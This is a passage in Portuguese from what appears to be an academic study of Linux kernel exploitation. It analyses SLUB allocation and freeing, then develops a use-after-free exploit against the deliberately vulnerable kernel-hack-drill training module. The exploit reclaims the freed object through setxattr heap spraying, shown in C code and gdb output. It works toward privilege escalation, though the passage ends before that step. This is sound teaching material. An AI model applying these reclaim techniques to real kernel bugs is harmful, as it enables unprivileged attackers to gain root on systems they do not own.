1029         trace_kmalloc(_RET_IP_, ret, size, s->size, gfpflags, NUMA_NO_NODE);
1030
1031         ret = kasan_kmalloc(s, ret, size, gfpflags);
1032         return ret;
```

```
1033 }
```

Código 4.10 – Definição da função `kmalloc_trace` em `mm/slab_common.c` do código-fonte do Linux.

Como se nota no arquivo `Makefile` em sua linha 89, ilustrada no Código 4.11, a implementação que deve ser aqui levada em consideração é aquela no arquivo `mm/slub.c` do código fonte do linux, uma vez que, como visto anteriormente, a opção habilitada é a `CONFIG_SLUB`. O mesmo raciocínio valerá para as funções adiante que estão definidas tanto no `mm/slab.c` quanto no `mm/slub.c`.

```
88 obj-$(CONFIG_SLAB) += slab.o
89 obj-$(CONFIG_SLUB) += slub.o
```

Código 4.11 – Alocador que deve ser compilado especificado por meio do `Makefile` em `mm/Makefile` do código-fonte do Linux.

Como se vê no Código 4.12, `__kmem_cache_alloc_node` não faz nada além de invocar `slab_alloc_node`, que é onde, de fato, a alocação de um objeto livre acontece, como será estudado a partir do Código 4.13.

```
3394 void *__kmem_cache_alloc_node(struct kmem_cache *s, gfp_t gfpflags,
3395                                int node, size_t orig_size,
3396                                unsigned long caller)
3397 {
3398         return slab_alloc_node(s, NULL, gfpflags, node,
3399                                caller, orig_size);
3400 }
```

Código 4.12 – Definição da função `__kmem_cache_alloc_node` em `mm/slub.c` do código-fonte do Linux.

```
3269 static __always_inline void *slab_alloc_node(struct kmem_cache *s, struct
         list_lru *lru,
3270                 gfp_t gfpflags, int node, unsigned long addr, size_t orig_size)
3271 {
3272         void *object;
3273         struct kmem_cache_cpu *c;
3274         struct slab *slab;
3275         unsigned long tid;
3276         struct obj_cgroup *objcg = NULL;
3277         bool init = false;
3278
3279         s = slab_pre_alloc_hook(s, lru, &objcg, 1, gfpflags);
3280         if (!s)
3281                 return NULL;
3282
3283         object = kfence_alloc(s, orig_size, gfpflags);
3284         if (unlikely(object))
3285                 goto out;
3286
3287 redo:
```

Código 4.13 – Definição parcial da função `slab_alloc_node` em `mm/slub.c` do código-fonte do Linux.

Por brevidade, não será analisada cada chamada de função feita no contexto da `slab_alloc_node`, exceto onde uma chamada de função pode influenciar diretamente na escolha do objeto alocado, haja vista o volume de funções que fazem nada mais que verificações de integridade e configuração do ambiente para a alocação poder acontecer adequadamente, como é o caso da função `slab_pre_alloc_hook` na linha 3279 do Código 4.13.

Assim, ainda considerando o Código 4.13, entre as linhas 3279 e 3281 assume-se que a alocação não falhará. Entre as linhas 3283 e 3285, por outro lado, a alocação poderia ocorrer e a execução da `slab_alloc_node` seria encaminhada para o seu fim. No entanto, na configuração aqui utilizada, a opção `CONFIG_KFENCE` não está habilitada, o que faz com que a função `kfence_alloc` retorne `NULL`, como mostra o Código 4.14.

```
224 #else /* CONFIG_KFENCE */
225
226 static inline bool is_kfence_address(const void *addr) { return false; }
227 static inline void kfence_alloc_pool(void) { }
228 static inline void kfence_init(void) { }
229 static inline void kfence_shutdown_cache(struct kmem_cache *s) { }
230 static inline void *kfence_alloc(struct kmem_cache *s, size_t size, gfp_t flags)
        { return NULL; }
```

Código 4.14 – Possível definição da função `kfence_alloc` em `include/linux/kfence.h` do código-fonte do Linux.

```
3300         c = raw_cpu_ptr(s->cpu_slab);
3301         tid = READ_ONCE(c->tid);
```

Código 4.15 – Definição parcial da função `slab_alloc_node` em `mm/slub.c` do código-fonte do Linux.

Na sequência, o que `slab_alloc_node` faz é identificar sobre qual unidade de processamento física está executando e coleta os dados correspondentes da unidade em questão, e, então, verifica o estado de cada um desses campos obtidos a partir da estrutura `kmem_cache_cpu`, como mostram o Código 4.15 e o Código 4.16.

```
3320         object = c->freelist;
3321         slab = c->slab;
3322
3323         if (!USE_LOCKLESS_FAST_PATH() ||
3324             unlikely(!object || !slab || !node_match(slab, node))) {
3325                 object = __slab_alloc(s, gfpflags, node, addr, c, orig_size);
```

Código 4.16 – Definição parcial da função `slab_alloc_node` em `mm/slub.c` do código-fonte do Linux.

Como é possível notar no Código 4.17, a chamada para `USE_LOCKLESS_FAST_PATH` retornará verdadeiro, uma vez que a opção `CONFIG_PREEMPT_RT` não está habilitada na configuração aqui considerada.

```
172 #ifndef CONFIG_PREEMPT_RT
173 #define slub_get_cpu_ptr(var)           get_cpu_ptr(var)
174 #define slub_put_cpu_ptr(var)           put_cpu_ptr(var)
175 #define USE_LOCKLESS_FAST_PATH()        (true)
```

Código 4.17 – Definição da macro `USE_LOCKLESS_FAST_PATH` em `mm/slub.c` do código-fonte do Linux.

Além disso, uma vez que aqui a análise quer entender o caso em que um objeto é realocado, será considerado que o campo `freelist`, tal como o acessado na linha 3320 do Código 4.16 mostra, não aponta para `NULL`. As demais verificações são sanitizações que não têm relevância para o que está sendo analisado no trecho de código em questão.

Assim, a alocação também não deve acontecer na linha 3325 do Código 4.16.

Tem-se, portanto, que a alocaçação deverá ocorer no trecho da slab_alloc_node apontado pelo Código 4.18 e Código 4.19.

```
3327                void *next_object = get_freepointer_safe(s, object);
```

Código 4.18 – Definição parcial da função `slab_alloc_node` em `mm/slub.c` do código-fonte do Linux.

```
3343                if (unlikely(!this_cpu_cmpxchg_double(
3344                                s->cpu_slab->freelist, s->cpu_slab->tid,
3345                                object, tid,
3346                                next_object, next_tid(tid)))) {
3347
3348                        note_cmpxchg_failure("slab_alloc", s, tid);
3349                        goto redo;
3350                }
```

Código 4.19 – Definição parcial da função `slab_alloc_node` em `mm/slub.c` do código-fonte do Linux.

Para evitar uma explicação longa da macro `this_cpu_cmpxchg_double`, vale apenas comentar que seu funcionamento, em última instância, se dá através da macro `percpu_cmpxchg16b_double`, na arquitetura x86-64.

Em suma, o que a macro irá fazer é sobrescrever os valores das variáveis passadas por referência no primeiro e segundo argumento pelo conteúdo das variáveiss do quinto e sexto argumento, respectivamente. Sobre demais variáveis, basta saber que estas são utilizadas para fins de sanitização.

Ou seja, o que essa etapa da alocação faz é selecionar o objeto mais ao início da lista de objetos livres para ser realocado e, então, atualiza a lista com o próximo objeto

livre. O outro valor atualizado é o identificador de transação e não é pertinente entender o seu papel na análise aqui feita.

Finalmente, `slab_alloc_node` invoca mais algumas rotinas de sanitização que não influenciam diretamente a alocação e que, portanto, não serão comentadas, para finalmente, retornar o primeiro objeto da lista de objetos livres, como confirma o Código 4.20.

```
3358 out:
3359         slab_post_alloc_hook(s, objcg, gfpflags, 1, &object, init);
3360
3361         return object;
```

Código 4.20 – Definição parcial da função `slab_alloc_node` em `mm/slub.c` do código-fonte do Linux.

A operação de alocação com a operação `DRILL_ACT_ALLOC` pode ser sintetizada, então, como ilustra a Figura 17.



Figura 17 – Fluxo de execução da operação `DRILL_ACT_ALLOC`.

4.1.3 `kfree`

Para completar a explicação do processo de realocação de um objeto, resta saber antes como, em primeiro lugar, este é liberado e reposicionado na lista de objetos livres.

Tomando como referência a chamada para `kfree` tal como apresentado no Código 3.24, no ambiente aqui considerado, têm-se, então, a implementação da função tal como ilustrada no Código 4.21.

```
969 void kfree(const void *object)
970 {
971         struct folio *folio;
972         struct slab *slab;
973         struct kmem_cache *s;
```

```
974
975         trace_kfree(_RET_IP_, object);
976
977         if (unlikely(ZERO_OR_NULL_PTR(object)))
978                 return;
979
980         folio = virt_to_folio(object);
981         if (unlikely(!folio_test_slab(folio))) {
982                 free_large_kmalloc(folio, (void *)object);
983                 return;
984         }
985
986         slab = folio_slab(folio);
987         s = slab->slab_cache;
988         __kmem_cache_free(s, (void *)object, _RET_IP_);
989 }
```

Código 4.21 – Definição da função `kfree` em `mm/slab_common.c` do código-fonte do Linux.

Novamente, a análise será centrada nas chamadas de funções e mecanismos que têm impacto direto sobre o objeto no qual a função em questão está atuando. Portanto, uma vez que a liberação do objeto passado à `kfree` pode ocorrer sobre a bem-sucedida verificação na linha 981, vale comentar brevemente do que se trata a função `folio_test_slab`.

Funções com o prefixo `folio_test_` são definidas por meio da macro apontada no Código 4.22 e têm por finalidade servirem à validação de atributos de páginas de memória. Como se nota, essas funções são geradas em tempo de compilação por meio da detecção de usos da macro `TESTPAGEFLAG`.

```
376 /*
377  * Macros to create function definitions for page flags
378  */
379 #define TESTPAGEFLAG(uname, lname, policy)                              \
380 static __always_inline bool folio_test_##lname(struct folio *folio)     \
381 { return test_bit(PG_##lname, folio_flags(folio, FOLIO_##policy)); }    \
382 static __always_inline int Page##uname(struct page *page)               \
383 { return test_bit(PG_##lname, &policy(page, 0)->flags); }
```

Código 4.22 – Definição da macro `TESTPAGEFLAG` em `include/linux/page-flags.h` do código-fonte do Linux.

No caso da função `folio_test_slab`, esta é gerada por meio do uso da macro `__PAGEFLAG` que, por sua vez, aciona a macro `TESTPAGEFLAG`, como mostram o Código 4.23 e o Código 4.24. Ainda, é possível notar que não apenas a função que testa o atributo em questão, aqui o `PG_slab`, é gerada mas também funções que podem acionar ou desabilitar o tal atributo em uma página.

```
432 #define __PAGEFLAG(uname, lname, policy)                                \
433         TESTPAGEFLAG(uname, lname, policy)                              \
434         __SETPAGEFLAG(uname, lname, policy)                             \
435         __CLEARPAGEFLAG(uname, lname, policy)
```

Código 4.23 – Definição da macro `__PAGEFLAG` em `include/linux/page-flags.h` do código-fonte do Linux.

```
487 __PAGEFLAG(Slab, slab, PF_NO_TAIL)
```

Código 4.24 – Definição das funções de gerenciamento do atributo `PG_slab` por meio da macro `__PAGEFLAG` em `include/linux/page-flags.h` do código-fonte do Linux.

Dessa forma, para compreender em qual cenário o atributo `PG_slab` é habilitado, é pertinente observar o que o habilita. Explicando brevemente, o atributo `PG_slab` é acionado em uma página por meio do fluxo de execução que culmina na função `alloc_slab_page`, de acordo com o Código 4.25, e que pode, grosso modo, partir ou da função `early_kmem_cache_node_alloc` (Código 4.26) ou da função `___slab_alloc` (Código 4.27), que são funções utilizadas, em última instância, para criar uma nova lista de objetos livres e que são estruturadas partindo-se de páginas de memórias alocadas para tal propósito.

```
1807         __folio_set_slab(folio);
```

Código 4.25 – Definição parcial da função `alloc_slab_page` em `mm/slub.c` do código-fonte do Linux.

```
4081         slab = new_slab(kmem_cache_node, GFP_NOWAIT, node);
```

Código 4.26 – Definição parcial da função `early_kmem_cache_node_alloc` em `mm/slub.c` do código-fonte do Linux.

```
3154         slab = new_slab(s, gfpflags, node);
```

Código 4.27 – Definição parcial da função `___slab_alloc` em `mm/slub.c` do código-fonte do Linux.

Note que o atributo não é habilitado quando a página servir como parte do objeto alocado em si, que é justamente o que ocorre no Código 4.2 em sua linha 556, uma vez que os demais caminhos de alocação ou partirão de uma lista de objetos livres disponíveis ou levarão à sua criação, o que, necessariamente, implicará no atributo `PG_slab` sendo sinalizado nas respectivas páginas do objeto alocado em questão.

Assim, a razão para esse atributo ser verificado é a de sinalizar para `kfree` como o objeto que deve ser liberado fora alocado, se por meio da `kmalloc_large` ou por intermédio da `kmalloc_trace`, de tal forma que o mecanismo de liberação adequado seja empregado. Em suma, o atributo colabora com a desambiguação sintática de uma página sendo utilizada pelo SLUB.

Conclui-se que, no contexto aqui considerado, a verificação na linha 981 do Código 4.21 falhará e que a liberação do objeto ocorrerá na função `__kmem_cache_free`, como indica a linha 981 do Código 4.21, esta que, por sua parte, redirecionará a chamada para `slab_free` que também irá encarregar uma outra função da liberação, no caso a `do_slab_free`.

Investigando o código da `do_slab_free` nota-se uma estrutura similar àquela observada na função `slab_alloc_node`, com, por exemplo, a verificação da necessidade do uso de primitivas de sincronização por meio da chamada para `USE_LOCKLESS_FAST_PATH` aqui também sendo feita, como aponta o Código 4.28, que, como já visto, sempre retornará verdadeiro sobre a configuração aqui considerada.

```
3640        if (unlikely(slab != c->slab)) {
3641                __slab_free(s, slab, head, tail_obj, cnt, addr);
3642                return;
3643        }
3644
3645        if (USE_LOCKLESS_FAST_PATH()) {
3646                freelist = READ_ONCE(c->freelist);
3647
3648                set_freepointer(s, tail_obj, freelist);
3649
3650                if (unlikely(!this_cpu_cmpxchg_double(
3651                                s->cpu_slab->freelist, s->cpu_slab->tid,
3652                                freelist, tid,
3653                                head, next_tid(tid)))) {
3654
3655                        note_cmpxchg_failure("slab_free", s, tid);
3656                        goto redo;
3657                }
```

Código 4.28 – Definição parcial da função `do_slab_free` em `mm/slub.c` do código-fonte do Linux.

Assim, a liberação de um objeto alocado pelo `drill_mod`, de fato, sempre acontecerá sobre o trecho ilustrado no Código 4.28.

Portanto, conclui-se que o objeto liberado é posicionado precisamente no início da lista de objetos livres, fato constatado pela chamada à `this_cpu_cmpxchg_double`.

Vale notar que é possível que um objeto alocado em uma unidade de processamento tenha, posteriormente, a sua liberação ocorrendo em um outro núcleo de processamento. Neste caso, é necessário fazer o devido tratamento de tal cenário, algo do qual, justamente, o trecho entre as linhas 3640 e 3643 do Código 4.28 é encarregado.

Uma outra possibilidade é a de que o `slab` que esteja sendo mantido em *cache* no instante da liberação não seja o mesmo `slab` ao qual o objeto que está se liberando pertence. Desse modo, o tratamento adequado deste cenário deve se dar também por meio do fluxo que se dá pela função `__slab_free`.

De forma a simplificar a discussão, por ora, considere que `kfree` fora invocada sobre o mesmo núcleo onde a alocação acontecera, que sua execução não fora interrompida e escalonada para outra unidade no decorrer de sua execução e que o `slab` em *cache* seja o mesmo daquele do objeto sendo liberado.

Fundamentalmente, `__slab_free` irá liberar o objeto tal como `do_slab_free` o liberaria, ou seja, retornando-o para a mesma posição na lista de objetos livres, como sugere o trecho ilustrado no Código 4.29. Além disso, como se verá na sequência, a alocação e liberação do objeto vulnerável acontecem em um espaço de tempo curto na fase de exploração e, portanto, a análise não é prejudicada por presumir tais condições.

```
3546            } while (!cmpxchg_double_slab(s, slab,
3547                    prior, counters,
3548                    head, new.counters,
3549                    "__slab_free"));
```

Código 4.29 – Definição parcial da função `__slab_free` em `mm/slub.c` do código-fonte do Linux.

A operação de liberação, `DRILL_ACT_FREE`, pode, portanto, ser entendida conforme a Figura 18 aponta.



Figura 18 – Fluxo de execução da operação `DRILL_ACT_FREE`.

4.1.4 Cenário de exploração de UAF

Com isso, determinou-se, por meio da análise aqui produzida, que o funcionamento da lista de objetos liberados é o de uma pilha. Seleciona-se o elemento mais ao início da lista de objetos livres ao invocar `kzalloc` e, no caso de `kfree`, posiciona-o no início da lista ao liberá-lo.

Uma consequência imediata disso é que, tendo o cenário de UAF em mente, de forma a reivindicar um objeto recém liberado é necessário que a alocação imediatamente

seguinte a liberação do objeto em questão seja a do agente visando a realocação do mesmo e que, evidentemente, esta alocação recaia sobre o *cache* no qual o objeto vulnerável está armazenado.

Em um cenário de desenvolvimento da exploração de uma vulnerabilidade de UAF isso requer, portanto, que o atacante seja capaz de produzir alocações em espaço de kernel que visem exercer controle sobre a vulnerabilidade de UAF em questão.

Uma vez que o modelo de ameaça presume um agente malicioso sem privilégios elevados sobre o sistema, tais manipulações devem ocorrer por meio de mecanismos e técnicas que indiretamente são capazes de controlar os recursos em questão, localizados em espaço de kernel, partindo-se de mecanismos expostos em modo de usuário.

Naturalmente, esses mecanismos e técnicas serão os temas centrais das seções seguintes.

4.2 Exploração sobre a operação `DRILL_ACT_CALLBACK`

Uma técnica conhecida para a exploração de cenários de UAF por meio da qual um atacante consegue exercer controle granular sobre o tamanho de um objeto alocado em kernel se dá através do uso da chamada de sistema `setxattr`, técnica esta já conhecida e, à época de sua descoberta, documentada (NIKOLENKO, 2018).

Assim, será feita nesta seção a apresentação da técnica em si levando em consideração a vulnerabilidade presente no módulo sendo estudado neste trabalho, de tal forma que uma exploração seja desenvolvida no decorrer da exposição visando a operação vulnerável `DRILL_ACT_CALLBACK` que, em última instância, terá como objetivo sequestrar o fluxo de execução acionado pelo módulo alvejando, então, a elevação de privilégios.

A escolha da apresentação desta técnica tem a motivação prática e didática de ser, dentre as demais técnicas apresentadas no *Kernel-hack-drill*, a mais simples de apresentar e compreender, de um ponto de vista volume de mecanismos envolvidos no processo de exploração.

4.2.1 Chamada de sistema `setxattr`

A técnica de exploração de UAF por meio da chamada de sistema `setxattr` consiste, em suma, de se fazer uso de um recurso que pode estar presente sobre inodes em um sistema de arquivos, recurso este conhecido como atributos estendidos.

Aqui, não compete discorrer sobre o que são os atributos estendidos e nem como estes podem ser utilizados. O que será estudado, portanto, é como se pode fazer uso da

chamada de sistema `setxattr`, de tal sorte que esta seja um meio para a alocação de um objeto no contexto da *heap* do kernel, e estudá-la, visando compreender como a sua execução leva à tal alocação.

Portanto, vale apenas dizer, em acordo com a página do manual da chamada de sistema, `setxattr(2)`, que atributos estendidos são, em última instância pares de atributo-valor associados a um inode em extensão aos atributos configurados por padrão.

Dessa forma, para se informar mais sobre o que são os tais atributos estendidos, sugere-se iniciar o entendimento de tanto pela própria página do manual referente a `setxattr(2)`. De todo modo, a leitura do manual se constituirá indispensável para que o devido uso da chamada de sistema seja aqui feita.

Assim, um fragmento da página do manual em questão que indica a sintaxe da chamada de sistema é replicada no Código 4.30

```
1        int setxattr(const char *path, const char *name,
2                     const void value[.size], size_t size, int flags);
```

Código 4.30 – Sintaxe da chamada de sistema `setxattr`.

```
598 static long
599 setxattr(struct user_namespace *mnt_userns, struct dentry *d,
600          const char __user *name, const void __user *value, size_t size,
601          int flags)
602 {
603          struct xattr_name kname;
604          struct xattr_ctx ctx = {
605                   .cvalue   = value,
606                   .kvalue   = NULL,
607                   .size     = size,
608                   .kname    = &kname,
609                   .flags    = flags,
610          };
611          int error;
612
613          error = setxattr_copy(name, &ctx);
614          if (error)
615                   return error;
616
617          error = do_setxattr(mnt_userns, d, &ctx);
618
619          kvfree(ctx.kvalue);
620          return error;
621 }
```

Código 4.31 – Definição da função `setxattr` em `fs/xattr.c` do código-fonte do Linux.

A implementação da chamada de sistema, por sua vez, pode ser estudada a partir do Código 4.31. Resumidamente, sabe-se que `setxattr` é, com certeza, a função na qual a chamada de sistema setxattr é tratada por ser esta a função especificada ao acionar a macro `SYSCALL_DEFINE5`, como mostra o Código 4.32.

```
648 SYSCALL_DEFINE5(setxattr, const char __user *, pathname,
649                 const char __user *, name, const void __user *, value,
650                 size_t, size, int, flags)
651 {
652         return path_setxattr(pathname, name, value, size, flags, LOOKUP_FOLLOW);
653 }
```

Código 4.32 – Definição da função `setxattr` enquanto *callback* da chamada de sistema `setxattr` em `fs/xattr.c` do código-fonte do Linux.

Não cabe aqui explicar o funcionamento da macro si, mas, em suma, o que esta faz é, em tempo de compilação, juntamente com outras macros que também levam o prefixo `SYSCALL_DEFINE`, definir os símbolos associados às chamadas de sistema da arquitetura em questão para a qual se está compilando o kernel. Sua definição pode ser encontrada no trecho ilustrado pelo Código 4.33.

```
222 #define SYSCALL_DEFINE5(name, ...) SYSCALL_DEFINEx(5, _##name, __VA_ARGS__)
```

Código 4.33 – Definição da macro `SYSCALL_DEFINE5` em `include/linux/syscalls.h` do código-fonte do Linux.

Sobre a chamada de sistema em si, o que vale notar, portanto, é onde uma alocação em *heap* em modo de kernel ocorre. Na linha 613 do Código 4.31, uma chamada para a função `setxattr_copy` é feita, com dois parâmetros sendo passados, em que um deles é justamente um *buffer* localizado em modo de endereçamento de usuário.

Como será confirmando em depuração mais à frente, este *buffer* oriundo de modo de usuário é, precisamente, o *buffer* contendo o valor que o atributo estendido deve armazenar.

Em seu fluxo de execução, `setxattr_copy` invocará `vmemdup_user`, como pode ser constatado pelo Código 4.34 em sua linha 573 que, por sua vez, como mostra o Código 4.35, chamará a função `kvmalloc`.

```
554 int setxattr_copy(const char __user *name, struct xattr_ctx *ctx)
555 {
556         int error;
557
558         if (ctx->flags & ~(XATTR_CREATE|XATTR_REPLACE))
559                 return -EINVAL;
560
561         error = strncpy_from_user(ctx->kname->name, name,
562                                   sizeof(ctx->kname->name));
563         if (error == 0 || error == sizeof(ctx->kname->name))
564                 return  -ERANGE;
565         if (error < 0)
566                 return error;
567
568         error = 0;
569         if (ctx->size) {
570                 if (ctx->size > XATTR_SIZE_MAX)
571                         return -E2BIG;
```

```
572
573                 ctx->kvalue = vmemdup_user(ctx->cvalue, ctx->size);
```

Código 4.34 – Definição da função `setxattr_copy` em `fs/xattr.c` do código-fonte do Linux.

```
196 void *vmemdup_user(const void __user *src, size_t len)
197 {
198         void *p;
199
200         p = kvmalloc(len, GFP_USER);
201         if (!p)
202                 return ERR_PTR(-ENOMEM);
203
204         if (copy_from_user(p, src, len)) {
205                 kvfree(p);
206                 return ERR_PTR(-EFAULT);
207         }
208
209         return p;
210 }
```

Código 4.35 – Definição da função `setxattr_copy` em `fs/xattr.c` do código-fonte do Linux.

Diferentemente de `kzalloc`, no fluxo de execução de `kvmalloc`, `kmalloc` não será invocada, porém, para todos os fins práticos, `kvmalloc` se comportará de forma idêntica a `kmalloc`, no contexto aqui estudado, uma vez que, em `kvmalloc`, a alocação, assim como para `kmalloc`, também acontece, em última instância, por meio da função `__kmem_cache_alloc_node`.

Assim, no contexto do fluxo de execução de `kvmalloc`, quando `kmalloc_node` for invocada, independemente de esta seguir sua execução pela função `kmalloc_node_trace` ou pela função `__kmalloc_node`, a qual redirecionará seu fluxo para `__do_kmalloc_node`, em todo caso `__kmem_cache_alloc_node` será executada, como pode ser constatado pelo Código 4.36 e Código 4.37.

```
1039         void *ret = __kmem_cache_alloc_node(s, gfpflags, node, size, _RET_IP_);
```

Código 4.36 – Definição parcial da função `kmalloc_node_trace` em `mm/slab_common.c` do código-fonte do Linux.

```
935         ret = __kmem_cache_alloc_node(s, flags, node, size, caller);
```

Código 4.37 – Definição parcial da função `__do_kmalloc_node` em `mm/slab_common.c` do código-fonte do Linux.

Assim, como pode ser observado no Código 4.34, o parâmetro `ctx->size` passado à `vmemdup_user` servirá diretamente como parâmetro ao tamanho da alocação de um objeto em *heap*, como pode ser concluído pelo Código 4.35.

Como será também confirmado, utilizando-se do depurador adiante, o tamanho da alocação e o conteúdo da porção de memória alocada são completamente controlados por quem invocou a chamada de sistema.

4.2.2 Ataque e elevação de privilégios

Conhecendo-se da chamada de sistema `setxattr` e como esta opera em kernel, é chegado o momento, então, de buscar explorar a operação `DRILL_ACT_CALLBACK` utilizando-se da chamada de sistema em questão, por meio da qual se reivindicará um objeto liberado pelo `drill_mod` e que, na sequência, possibilitará fazê-lo consumir bytes arbitrariamente controlados por um atacante.

4.2.2.1 Habilitando o cenário de UAF

O primeiro passo a ser tomado é o de configurar o cenário de UAF por meio das funcionalidades expostas pelo módulo, através dos mecanismos que acionam a vulnerabilidade presente na operação `DRILL_ACT_CALLBACK`, tal como fora concluído por meio da análise do módulo vulnerável.

Ou seja, é necessário, portanto, alocar o objeto em *heap*, por meio da operação `DRILL_ACT_ALLOC`, e, na sequência, retorná-lo para a lista de objetos livres, por intermédio da operação `DRILL_ACT_FREE`.

Assim, é, em tempo, que o código do esqueleto da exploração apresentado anteriormente, no Código 3.26, pode ser modificado visando incorporar tais mecanismos, como mostra o Código 4.38.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <unistd.h>
5  #include <fcntl.h>
6  #include <sys/xattr.h>
7
8  #define DRILL_ITEM_SIZE 95
9
10 int main(void)
11 {
12         char *buf_alloc = "1 0 0 0";
13         char *buf_free = "4 0 0 0";
14         int fd = open("/proc/drill_act", O_WRONLY);
15
16         write(fd, buf_alloc, strlen(buf_alloc));
17         write(fd, buf_free, strlen(buf_free));
18
19         return 0;
20 }
```

Código 4.38 – Modificando o `esqueleto.c` para alocar e liberar um objeto sobre o `drill_mod`.

Como já estudado no decorrer da análise do `drill_mod`, as duas escritas ilustradas no Código 4.38 acionarão, então, a alocação de um objeto e, em seguida, a liberação desse mesmo objeto, o que pode ser constatado pelo índice do objeto informado e do código das operações passados nos *buffers* de escrita `buf_alloc` e `buf_free`, tomando como referência o código de cada operação apontada no Código A.2.

4.2.2.2 Reivindicando o objeto recém-liberado

A próxima etapa no processo de escrita da exploração é o de constatar que a reivindicação do objeto liberado é possível. Assim, como sugere o Código 4.39, para tanto basta aplicar aquilo que fora constatado na análise da chamada de sistema `setxattr`, executando, portanto, uma chamada para esta com o tamanho do objeto liberado.

```
10 int main(void)
11 {
12         char attr[DRILL_ITEM_SIZE];
13         char *buf_alloc = "1 0 0 0";
14         char *buf_free = "4 0 0 0";
15         int fd = open("/proc/drill_act", O_WRONLY);
16
17         write(fd, buf_alloc, strlen(buf_alloc));
18         write(fd, buf_free, strlen(buf_free));
19
20         memset(attr, 0x41, DRILL_ITEM_SIZE);
21         setxattr("./", "user.foobar", attr, DRILL_ITEM_SIZE, 0);
22
23         return 0;
24 }
```

Código 4.39 – Modificando o `esqueleto.c` para reivindicar um objeto liberado a partir do `drill_mod`.

```
1 (gdb) break *(drill_act_write + 734)
2 (stdout e stderr suprimidos)
3 (gdb) break *(vmemdup_user + 28)
4 (stdout e stderr suprimidos)
5 (gdb) break *(vmemdup_user + 59)
6 (stdout e stderr suprimidos)
```

Código 4.40 – Posicionando pontos de parada após a alocação do objeto vulnerável.

Para testar e confirmar que a realocação do objeto, de fato, funcionara, basta que pontos de parada sobre as instruções imediatamente após a alocação do objeto em ambas as funções, `drill_act_write` e `vmemdup_user`, sejam posicionados, como mostra o Código 4.40.

```
Thread 2 hit Breakpoint 1, 0xffffffffc00002de in drill_act_exec (act=1, arg1_str=<optimized out>,
    arg2_str=0xffffc9000024fde1 "0", arg3_str=0xffffc9000024fde3 "0") at /home/user/lab/kernel-hack-drill/drill_mod.c:52
52                      drill.items[n] = kzalloc(DRILL_ITEM_SIZE, GFP_KERNEL);
1: x/2i $rip
=> 0xffffffffc00002de <drill_act_write+734>:    mov    %rax,0x0(%rbp)
   0xffffffffc00002e2 <drill_act_write+738>:    mov    0x209f(%rip),%rax        # 0xffffffffc0002388 <drill+8>
(gdb) i r rax
rax            0xffff88800672ea80  -131391531324800
(gdb) c
Continuing.

Thread 2 hit Breakpoint 2, vmemdup_user (src=0x7ffe6e333170, len=95) at mm/util.c:201
201             if (!p)
1: x/2i $rip
=> 0xffffffff811caeec <vmemdup_user+28>:        test   %rax,%rax
   0xffffffff811caeef <vmemdup_user+31>:        je     0xffffffff811caf4c <vmemdup_user+124>
(gdb) i r rax
rax            0xffff88800672ea80  -131391531324800
(gdb) c
Continuing.

Thread 2 hit Breakpoint 3, vmemdup_user (src=0x7ffe6e333170, len=95) at ./include/linux/uaccess.h:162
162             return n;
1: x/2i $rip
=> 0xffffffff811caf0b <vmemdup_user+59>:        test   %rax,%rax
   0xffffffff811caf0e <vmemdup_user+62>:        jne    0xffffffff811cafle <vmemdup_user+78>
(gdb) x/16xb 0xffff88800672ea80
0xffff88800672ea80:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffff88800672ea88:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
(gdb)
```

Figura 19 – Reivindicando o objeto liberado pelo módulo com `setxattr`.

